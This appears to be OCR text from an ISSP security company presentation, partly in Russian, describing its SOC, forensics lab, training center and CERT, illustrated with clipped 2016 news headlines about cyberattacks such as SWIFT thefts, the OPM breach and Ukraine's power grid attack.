ISSP

ISSP - Information Systems Security Partners

Использование коммерческого SOC для построения информационной защиты предприяти

Information Systems Security Partners

Company Background

Founded 2008 in Ukraine,

Now has offices in 3 countries, own SOC, Research & Forensics Lab, Training Center and CERT

50+ employees, business in 7 countries of CEE.

Internationally recognized expertise.

Purely organic growth since 2008 onwards – no debts, no bank or corporate loans, no VCs.

ISSP has the following business divisions

ISSP Security Operations Center provides MSS and MDR service, as well as world-class technical support for ISSP corporate customers: administrators 8x5, operators 10x6, and on-demand analytics, established 2012

ISSP Labs & Research Center – specializes in analysis of computer viruses, challenging tasks of computer forensics, provides research labs facilities for cybersecurity students and scientists, established 2015

ISSP Training Center – conducts professional trainings for corporate customers’ in-house specialists including but not limited to certified product based trainings and professional certification programs, established 2013

ISSP

Sales / Project Office


Technical Office

Support Desk & SOC Operators

SOC Datacenter


Lab & CERT

Training Center Facilities



- Data for sale
- Attack as a service
- Botnet services
- Malware / Trojans
- Bank Accounts
- Payment cards
- Documents


2,1 Trillion in 2019



REUTERS Exclusive: SWIFT discloses more cyber thefts, pressures banks on security

TECHNOLOGY NEWS | Wed Aug 31, 2016 | 7:22am EDT

Exclusive: SWIFT discloses more cybe pressures banks on security



THE WALL STREET JOURNAL.


Health-Care CIOs, Facing Ransomware Threat, Share Security Best Practices

By RACHAEL KING
Mar 24, 2016 3:48 pm ET

0 COMMENTS

CONTENT FROM OUR SPONSOR
Deloitte.
CIO Insights and Analysis from Deloitte

Protecting Critical Assets From Cybertheft




Реестры Минюста второй день находятся в эпицентре кибератак

13.07.2016 17:15 Комментарии

Аккредитованный центр сертификаци ключей органов юстиции Украины вто день подряд находится в эпицентре внешней DdoS-атаки

Об этом сообщает пресс-служба госпредприятия «Национальные информаци системы» Министерства юстиции.

«В связи с этим у пользователей могут возникать сложности с дос к реестрам», — говорится в сообщении.



IRS

News Essentials

- What's Hot
- News Releases
- IRS - The Basics
- IRS Guidance
- Media Contacts
- Facts & Figures
- Around the Nation
- e-News Subscriptions

The Newsroom Topics

- Multimedia Center
- Noticias en Español
- Radio PSAs
- Tax Scams
- The Tax Gap
- Fact Sheets

IRS Warns of a New Wave of Attacks Focused on Tax Professionals


IR-2016-119, Sept. 2, 2016

WASHINGTON – The Internal Revenue Service today warned tax profe attacks that allow identity thieves to file fraudulent tax returns by remot computers.

As part of the Security Summit effort, the IRS urged tax professionals t software settings and immediately enact all security measures, especia require usernames and passwords to access the products. The IRS is dozen cases where tax professionals have been victimized in recent da

The IRS, state tax agencies and the tax industry – working as partners recently launched the Protect Your Clients; Protect Yourself campaign t criminals increasingly are targeting tax professionals and the taxpayer


"This latest incident reinforces the need for all tax professionals to revi



THE WALL STREET JOURNAL.

OPM Ratchets Up Estimate of Hack's Scope

More than 21 million vulnerable in breach; China cited as suspect



Hackers selling 117 million LinkedIn passwords

by Jose Pagliery @Jose_Pagliery


May 19, 2016: 10:59 AM ET

Social Surge - What's Trending

Chris Wallace delivers sterling performance as debate moderator

Trump's bullsh*t: Why his supporters don't care that he's lying


Is the Philippines' outspoken president scaring away investors?



U.S. official blames Russia for power grid attack in Ukraine

By Evan Perez, CNN Justice Reporter


Updated 0127 GMT (0927 HKT) February 12, 2016



Cybercrime

Ukrainian blackout caused by hackers that attacked media company, researchers say

Power company suffered a major attack that led to blackouts across western Ukraine, after an attack on a Ukrainian media company




OPINION

